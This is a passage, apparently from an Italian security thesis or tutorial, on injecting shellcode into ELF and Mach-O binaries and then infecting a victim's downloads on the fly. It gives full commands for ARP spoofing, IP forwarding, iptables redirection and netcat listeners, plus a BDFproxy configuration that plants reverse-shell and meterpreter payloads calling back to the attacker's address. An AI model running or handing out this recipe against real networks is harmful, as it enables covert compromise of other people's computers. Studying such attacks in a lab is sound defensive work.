Nonostante questo formato è di per sé più complesso del PECOFF, l'inserimento dello shellcode sarà più semplice.

Il procedimento è il seguente:


1. Estendere la sezione testo (`.text`) di una pagina di memoria
2. Iniettarvi lo shellcode
3. Modificare l'entry
4. Aggiornare *Section e Program Header Table* per renderle coerenti



Per mantenere coerenti gli header dobbiamo apportare le seguenti modifiche:


- ELF Header

  far puntare l'indirizzo alla prima istruzione da eseguire verso il nostro shellcode




- Section Header Table:

  modificare la dimensione del record inerente la sezione `.text`




  ricalcolare l'indirizzo e l'offset di inizio dei successivi record




- Program Header Table

  modificare la dimensione nel record del segmento che contiene la sezione `.text`



  ricalcolare l'indirizzo e l'offset dei successivi record




Abbiamo così visto come includere il malware all'interno di un eseguibile di formato ELF e poter quindi attaccare la vittima anche nel caso in cui utilizzi un sistema GNU/Linux.

E se invece la nostra vittima ha un Mac e quindi usa Mac OS X?

Mach-O


Mach-O che stà per *Mach Object file format* ed è un altro contenitore per eseguibili, files oggetto, librerie condivise e cores dump. Questa volta è Apple ad utilizzarlo e a farne uso sono tutti i suoi prodotti, quindi è facile trovarlo in Mac OS X e iOS.

Vediamo subito il layout di questo formato e di conseguenza come inserirvi il nostro shellcode.



Questo è come la documentazione ufficiale di Apple descrive il formato Mach-O. Quello che non appare da questa illustrazione è una grandissima cavità che può variare dai 2 ai 3 kbyte, presente in tutti gli eseguibili, la quale si trova tra l'area denominata Data e quella denominata Load Commands, ovvero prima di *Section 1 data*.

Ridisegniamo quindi il layout illustrando la cavità.




Ed è qui che inietteremo il nostro shellcode.

Ma dobbiamo notare che quell'area non è eseguibile e non fa parte di nessuna sezione, quindi come possiamo renderla eseguibile?

Estendendo *Section 1 data* verso l'alto. Quasi sempre è quella di testo e quindi troveremo già settati i permessi di esecuzione.

Il risultato sarà questo



Anche qui dobbiamo aggiustare dei valori all'interno dell'header per renderlo consistente con l'eseguibile stesso.

In particolare va aggiornato il puntatore all'inizio della sezione che si trova nel *Segment Command* inerente (notare la freccia che è stata spostata), e vanno aggiornati LC_MAIN ed LC_UNIXTHREAD che indicano dove il programma inizia una volta mappato in memoria.

Questa tecnica è abbastanza recente ed è stata scoperta da *Joshua Pitts* e rilasciata in Agosto 2014.

Patching On The Fly

Facciamo il punto della situazione.
Se volessimo violare un sistema, sapremmo come scrivere uno shellcode che avvii una shell collegandola a noi, sapremmo come iniettare questo codice malevolo in un qualsiasi eseguibile per sistemi Windows, Mac OS X o GNU/Linux ed eventualmente sapremo anche scrivere un payload che si decifri da solo in memoria centrale per aggirare gli antivirus più sicuri.

Una volta creata ad-hoc la nostra esca, dobbiamo in qualche modo farla recapitare alla vittima convincendola ad eseguirla. Potremmo passargli l'eseguibile, che nasconde il virus, attraverso una pennina USB oppure farglielo scaricare da un nostro sito web o ancora mandargli un email con un allegato fingendoci un'altra persona.
In qualsiasi caso dobbiamo avere un contatto con la vittima e quindi esporci per un breve periodo di tempo. Questa fase viene chiamata *ingegneria sociale*. C'è chi ha fatto la propria fortuna con essa (Kevin David Mitnick), ma noi vogliamo evitarla trovando un modo per infettare la vittima senza che essa se ne accorga e senza dover avere un contatto, diretto o indiretto, con essa.

L'idea di patchare binari al volo (*on the fly*) è di intercettare la connessione internet della vittima, attraverso un attacco *Man In The Middle* (MITM), ed attendere che scarichi un eseguibile compatibile con il suo sistema operativo.
Dato che attraverso noi passerà tutto il suo traffico (MITM) potremo modificare (patchare) gli eseguibili che è intenta a scaricare, aggiungendoci il nostro virus prima che questi raggiungano la sua macchina.
Così facendo non dovremo avere contatti di nessun tipo con la vittima e successivamente avremo accesso alla sua macchina. Vediamo ora in dettaglio come fare.

MITM - Man In The Middle

L'attacco *man in the middle* ovvero *uomo nel mezzo* è una tecnica ormai nota da sempre, si tratta di origliare o leggere quello che avviene all'interno di in una comunicazione tra due parti.
In informatica questo prende il nome di intercettazione e ne esistono due tipi: quelle attive e quelle passive.
Per intercettazione attiva si intende compiere un'azione atta alla ridirezione del traffico attraverso colui che la compie, il quale si occuperà successivamente di inoltrarlo al destinatario. Questo tipo di intercettazione può essere scoperta data la propria natura invasiva.
Per intercettazione passiva si intente l'azione di ascoltare un determinato mezzo di comunicazione sul quale si presume esserci la comunicazione interessata. In questo caso è molto difficile scoprire un eventuale intercettatore ed è altrettanto difficile per quest'ultimo comprendere la comunicazione in quanto deve avvenire necessariamente in chiaro.

Quella che noi andremo ad attuare sarà un'intercettazione attiva, in quanto dobbiamo alterare la comunicazione (quello che viene scaricato) prima che questa raggiunga il destinatario (la vittima).
Esistono varie tecniche per intercettare una connessione all'interno di una rete LAN, quella che utilizzeremo e quindi analizzeremo è l' *ARP Spoofing*.

ARP Spoofing


Questa tecnica permette ad un attaccante di scrivere *falsi* messaggi nel protocollo Address *Resolution Protocol* (ARP) ed inviarli in una rete locale. In genere questi messaggi appositamente forgiati, mirano ad associare il *MAC Address*[1] dell'attaccante all'indirizzo IP di un'altra macchina che fa sempre parte della rete, in modo da camuffare l'attaccante agli occhi della vittima.

Ci camufferemo come router, così che quando la vittima vorrà accedere ad internet interpellerà noi, credendo di comunicare con il router.


1 Indirizzo fisico dell'interfaccia di rete. Identifica il computer dell'attaccante all'interno di una rete.

Vediamo ora una rappresentazione della rete prima e dopo l' attacco.

Prima



Dopo



Ci sono diversi tools per effettuare questo tipo di attacco. Quello che preferisco è sicuramente `arpspoof` un tool a linea di comando molto semplice da usare:

```
Usage: arpspoof [-i interface] [-t target] host
```

Basta selezionare l'interfaccia con la quale effettuare l'attacco attraverso l'opzione `-i`, impostare l'indirizzo IP della vittima (`-t`) ed infine specificare l'IP dell'host da cui vogliamo camuffarci. Un esempio può essere il seguente:

```
sudo arpspoof -i wlp3s0 -t 192.168.1.12 192.168.1.1
```

`wlp3s0` è il nome dell'interfaccia di rete con la quale siamo collegati alla rete LAN.
Con questo comando faremo credere alla vittima (`192.168.1.12`) che noi siamo `192.168.1.1`, dato che essa ha impostato come *default gateway* l'indirizzo IP con il quale ci stiamo camuffando, ci invierà tutte le richieste che effettua verso internet.

Time to Patch

Ora che il traffico di rete della vittima passa attraverso il nostro computer, possiamo effettuare il patching automatico agli eseguibili riconosciuti.

Per far questo utilizzeremo un programma chiamato *BackDoor Factory* (BDF) è scritto in python2.7 e rilasciato sotto licenza *BSD 3* da *Joshua Pitts*.

I sorgenti sono disponibili su GitHub (*https://github.com/secretsquirrel/the-backdoor-factory.git*) e implementa gran parte delle tecniche di cui abbiamo parlato finora. In più è possibile impostarlo come *proxy trasparente* e quindi una volta che avremo effettuato l'attacco MITM, potremo redirigere il traffico a nostra volta all'interno di questo programma, che saprà riconoscere da solo se un file è un eseguibile o meno, e in base al tipo di binario in esame saprà scegliere quale shellcode iniettarvi.

Vediamo dunque come configurarlo.

Per le seguenti prove ho utilizzato Kali Linux avviandolo sulla macchina virtuale "*Attaccante*" descritta nel primo capitolo.

```
root@kali:~# uname -a
Linux kali 3.18.0-kali1-amd64 #1 SMP Debian 3.18.6-1~kali1
(2015-02-24) x86_64 GNU/Linux
```

Iniziamo installando BDF nel sistema, possiamo utilizzare `git` oppure scaricare il pacchetto `.deb` dai repositories di Kali. Dato che la versione distribuita dai repo è la stessa che può essere reperita da GitHub, procederemo scaricandola da questi.

```
root@kali:~# apt-get install backdoor-factory bdfproxy
```

Avviamo prima *mitmproxy* permettendogli di generare i certificati all'interno della nostra home (*~/.mitmproxy/*), che successivamente serviranno a *bdfproxy*

```
root@kali:~# mitmproxy
```

Ora attiviamo l'opzione che permette al kernel di forwardare i pacchetti TCP/IP in quanto di default in Linux è disabilitata.

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

Questa impostazione verrà persa ogni volta che riavvieremo la macchina, se vogliamo automatizzarla ad ogni avvio, ricorriamo a *sysctl*

```
echo "net.ipv4.ip_forward=1" > /etc/sysctl.d/30-ip_forward.conf
```

Nel caso abbiamo lanciato il secondo comando, dobbiamo comunque lanciare anche il primo oppure dovremmo riavviare la macchina almeno una volta.

Procediamo editando, con il nostro editor preferito, il file di configurazione di BDFproxy che si trova in */usr/share/bdfproxy*

```
vim /usr/share/bdfproxy/bdfproxy.cfg
```

Il file è suddiviso in sezioni, andiamo in ordine iniziando da *[Overall]*

```
[Overall]
transparentProxy = transparent
MaxSizeFileRequested = 100000000
certLocation = ~/.mitmproxy/mitmproxy-ca.pem
proxyPort = 8080
sslports = 443, 8443
loglevel = INFO
logname = proxy.log
resourceScript = bdfproxy_msf_resource.rc
```

Il nostro scopo è di utilizzarlo come proxy trasparente e quindi le impostazioni di default ci vanno bene. Prendiamo nota della porta sulla quale si mette in ascolto (`8080`) in quanto ci servirà successivamente per creare le regole del firewall.
Successivamente troviamo *[Host]*

```
[hosts]
#whitelist host/IP - patch these only.
whitelist = ALL
blacklist = ,   # a comma is null do not leave blank
```

Qui possiamo impostare gli hostname o gli IP dei server per i quali non agirà il proxy. Whitelist è la lista per i quali il proxy deve funzionare, di default ALL, mentre blacklist è la lista degli hosts esclusi da eventuali modifiche.

La sezione *[keywords]* ci permette di specificare delle parole che verranno successivamente cercate all'interno degli URL richiesti dalla vittima, ed anche qui abbiamo una whitelist ed una blacklist.
Come nel caso precedente i nomi inseriri nella prima lista saranno i soli ad essere patchati, questa di default è ALL ovvero patcha tutto. La seconda lista però esclude determinati file; quelli già inseriti sono gli stessi che in fase di esecuzione controllano il proprio binario e annullano l'esecuzione se notano alterazioni.

```
[keywords]
#These checks look at the path of a url for keywords
whitelist = ALL
# Also applied in zip files
blacklist = Tcpview.exe, skype.exe, .dll
```

[ZIP] e *[TAR]* ci permettono di specificare quale comportamento adottare nel caso la vittima stia ricevendo uno di questi file compressi. *PatchCount* indica il numero massimo di file da patchare all'interno di quell'archivio, una volta raggiunta quella soglia il resto non verrà toccato. Da notare che con queste regole patchiamo solo le dll negli archivi e non quelle scaricate singolarmente.

```
[ZIP]
patchCount = 5
maxSize = 40000000
blacklist = .dll,  #don't do dlls in a zip file
[TAR]
patchCount = 5
maxSize = 60000000
blacklist = ,   # a comma is null do not leave blank
```

```
[targets]
        [[ALL]] # DEFAULT settings for all targets REQUIRED

        LinuxType = ALL         # choices: x86/x64/ALL/None
        WindowsType = ALL       # choices: x86/x64/ALL/None
        FatPriority = x64       # choices: x86 or x64
        FileSizeMax = 60000000  # ~60 MB (just under)
        CompressedFiles = True  #True/False
                [[[LinuxIntelx86]]]
                SHELL = reverse_shell_tcp
                HOST = 192.168.1.18
                PORT = 4444
                SUPPLIED_SHELLCODE = None
                MSFPAYLOAD = linux/x86/shell_reverse_tcp

                [[[LinuxIntelx64]]]
                SHELL = reverse_shell_tcp
                HOST = 192.168.1.18
                PORT = 5555
                SUPPLIED_SHELLCODE = None
                MSFPAYLOAD = linux/x64/shell_reverse_tcp

                [[[WindowsIntelx86]]]
                PATCH_TYPE = SINGLE #JUMP/SINGLE/APPEND
                HOST = 192.168.1.18
                PORT = 2222
                SHELL = iat_reverse_tcp
                SUPPLIED_SHELLCODE = None
                ZERO_CERT = True
                PATCH_DLL = True
                MSFPAYLOAD = windows/meterpreter/reverse_tcp

                [[[WindowsIntelx64]]]
                PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
                HOST = 192.168.1.18
                PORT = 3333
                SHELL = iat_reverse_tcp
                SUPPLIED_SHELLCODE = None
                ZERO_CERT = True
                PATCH_DLL = True
                MSFPAYLOAD = windows/x64/shell_reverse_tcp

                [[[MachoIntelx86]]]
                SHELL = reverse_shell_tcp
                HOST = 192.168.1.18
                PORT = 6666
                SUPPLIED_SHELLCODE = None
                MSFPAYLOAD = linux/x64/shell_reverse_tcp

                [[[MachoIntelx64]]]
                SHELL = reverse_shell_tcp
                HOST = 192.168.1.18
                PORT = 7777
                SUPPLIED_SHELLCODE = None
                MSFPAYLOAD = linux/x64/shell_reverse_tcp
```

La sezione *[targets]* serve per configurare il comportamento del proxy in caso intercetti file diversi per sistemi operativi diversi.
Le sue sotto sezioni sono rappresentate dalle doppie parentesi quadre *[[ ]]* mentre le sotto sezioni di queste ultime da tre parentesi *[[[ ]]]*.
[[ALL]] racchiude il comportamento da eseguire di default, questo non vale per le sotto sezioni del suo stesso livello, come ad esempio potrebbe essere *[[bytebiter.com]]*.
All'interno di *[[ALL]]*, in testa, possiamo trovare delle impostazioni valide da lì in poi all'interno di ogni sua sotto sezione. Successivamente sono presenti le sotto sezioni di terzo livello *[[[ ]]]* ed ognuna specifica il comportamento da adottare per i vari sistemi operativi.
In base allo shellcode che decidiamo iniettare, possiamo specificargli le opzioni per completarlo.
Per le nostre prove scegliamo una *reverse_shell,* ovvero la vittima tenterà di connettersi come *client* ad un servizio che precedentemente abbiamo avviato e messo in ascolto sulla giusta porta. Dobbiamo quindi specificare l'indirizzo IP dell'host da contattare, in questo caso il computer dell'attaccante, e la porta sulla quale è in ascolto; in questo modo la vittima o client, potrà riversare la shell sul nostro pc.

Così facendo possiamo essere facilmente rintracciabili, sarebbe meglio utilizzare un *Command & Control Server* (C&C) per catturare la shell, ma in questo testo illustriamo solamente le basi.
Anche lo shellcode che utilizziamo per attaccare sistemi Windows (x86 e x86_64) denominato ***iat**_reverse_tcp* sfrutta una tecnica di offuscamento avanzata contro l'analisi statica esportando funzioni forwardate da *kernel32.dll* e reimportandole da se stesso, ma non è scopo di questo testo studiare questi meccanismi.

Ora che abbiamo configurato il proxy, non ci resta che redirigergli il traffico HTTP (in chiaro) che intercettiamo, in modo che possa operare le eventuali modifiche agli eseguibili.
Per fare questo utilizzeremo *iptables* il firewall precaricato nel kernel Linux.
Da root lanciamo il seguente comando

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j\
REDIRECT --to-port 8080
```

La porta `8080` è quella su cui abbiamo messo in ascolto il proxy trasparente, nel caso l'avessimo cambiata dobbiamo cambiarla anche qui.
Anche questa è un opzione che perderemmo ad ogni riavvio, se volessimo renderla persistente possiamo sfruttare un comodo tool a nostra disposizione chiamato *iptables-persistent*.

```
apt-get install iptables-persistent
```

Una volta installato ci basterà confermare il salvataggio delle impostazioni attuali per l'*ipv4*.

In ultimo, avviamo un servizio in ascolto per ogni porta che abbiamo usato nel file di configurazione. Dal mondo BSD prendiamo in prestito Netcat.

```
#nc -l -p 2222 &
#nc -l -p 3333 &
…
```

Verifichiamo che il file di configurazione sia conforme alle caratteristiche richieste. Lanciando

```
# /usr/share/bdfproxy/test_script.sh
```

questo script, se tutto è configurato per il meglio, salverà nella cartella *backdoored* una copia del nostro */bin/ls* patchato con lo shellcode specificato nel file di configurazione.

Siamo ora pronti per sferrare l'attacco ai danni della vittima.
Lanciamo in ordine *arpspoof*

```
arpspoof -i eth0 -t <IP Vittima> <IP Router>
```

e lasciamolo inviare pacchetti per tutta la durata dell'attacco.
Successivamente avviamo il proxy

```
# bdfproxy
```

ed aspettiamo che la vittima scarichi qualcosa. Possiamo inoltre verificare, dal file di log, gli eseguibili che vengo patchati di volta in volta. Da un altro terminale digitiamo

```
tail -f /usr/share/bdfproxy/proxy.log
```

Una volta infettata la vittima troveremo la shell agganciata ad uno dei netcat che avevamo avviato.

Conclusioni

Come abbiamo visto, violare un sistema domestico è abbastanza semplice. Questo a causa di diversi fattori, primo fra tutti la mancanza di volontà o ignoranza che sia da parte di chi amministra webservers a non implementare protocolli sicuri per la comunicazione.

